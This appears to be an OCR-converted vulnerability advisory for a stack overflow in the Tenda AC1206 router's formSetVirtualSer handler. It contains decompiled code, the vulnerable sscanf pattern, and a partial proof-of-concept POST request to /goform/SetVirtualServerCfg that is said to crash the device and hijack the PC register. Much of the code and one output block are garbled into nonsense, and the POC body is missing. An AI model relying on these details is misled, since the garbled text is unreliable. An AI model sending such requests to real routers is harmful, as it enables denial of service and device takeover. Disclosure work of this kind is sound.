Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formSetVirtualSer function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 void __cdecl formSetVirtualSer(webs_t wp, char_t *path, char_t *query)
  2 {
  3
      cgi_msg errCode; // [sp+18h] [+18h]
     char *str; // [sp+1Ch] [+1Ch]
      char param_str[256]; // [sp+20h] [+20h] BYREF
  7 memset(param_str, 0, sizeof(param_str));
      errCode = CGT OK \cdot
  8
      str = websGetVar(wp, "list", byte 5106B4);
  9
10 save_virtualser_data("adv.virtualser", str, '~');// There is a stack overflow vulnerability
• 11
      i+ ( CommitC+m() )
 12
       sprintf(param_str, "advance_type=%d", 2);
13
       send_msg_to_netctrl(5, param_str);
14
 15
 16
      else
 17
     {
18
        errCode = CGI_ERROR;
 19
 20
      websWrite(
 21
        "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-Control: no-cache\n\n");
 22
      websWrite(wp, "{\"errCode\":%d}", errCode);
```

In the formsetvirtualser function, str (the value of list) we entered will be passed into the save_virtualser_data function as a parameter, and this function has stack overflow.

```
1 void __cdecl save_virtualser_data(char *list_name, char *buf, char c)
   2 {
   3
       char *i; // $v0
   4 int count; // [sp+20h] [+20h]
   5 int counta; // [sp+20h] [+20h]
   6 int countb; // [sp+20h] [+20h]
   7 char *q; // [sp+24h] [+24h]
8 const char *p; // [sp+28h] [+28h]
   9 char mib_name[64]; // [sp+2Ch] [+2Ch] BYR
  10 char mib_value[256]; // [sp+6Ch] [+6Ch]
  11 char lan_ip[16]; // [sp+16Ch] [+16Ch]
  12 char in_port[8]; // [sp+17Ch] [+17Ch]
                                                      BYRFF
  13 char out_port[8]; // [sp+184h] [+124h] BYREF
14 char protocol[8]; // [sp+18Ch] [18Ch] BYREF
  15 char ct[8]; // [sp+194h] [+194
                                               BYREF
  16
17 memset(mib_name, 0, sizeof/mib_name));
• 18  memset(mib_value, 0, sizeof(mib_value));
memset(lan_ip, 0, sizeof(lan_ip));
memset(lan_ip, 0, sizeof(lan_ip));
memset(in_port, 0, sizeof(in_port));
memset(out_port, 0 sizeof(out_port));
memset(protocol, 0, sizeof(protocol));
memset(ct, 0, sizeof(ct));
if (strlen(baf) >= 5)
  25
        {
26
27
          p = buf;
28
          for ( 1 = strchr(buf, c); i; i = strchr(q, c) )
  29
 30
 31
             q = i
9 32
             memset(mb_name, 0, sizeof(mib_name));
                                   "%s.list%d", list name,
33
                   sscanf(p, "%[^,]%*c%[^,]%*c%[^,]%*c%s", lan_ip, in_port, out_port, protocol) == 4 )
9 34
  35
               sprintf(mib value. "0:%s:%s:%s:%s:1". out port. in port. lan ip. protocol):
36
```

In the save_virtualser_data function, the buf (the value of list) is formatted using the sscanf function and in the form of %[^,]%*c%[^,]%*c%[^,]%*c%s. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of lan_ip \(in_port \) out_port or protocol, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks



```
POST /goform/SetVirtualServerCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
```

DNT: 1

Connection: close

Referer: http://192.168.0.1/index.html

Cookie: ecos_pw=eee:language=cn

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

```
### Description to Journal of March 1985 | Control of
```

As shown in the figure above, we can hijack PC registers.

Finally, you also can write exp to get a stable root shell.
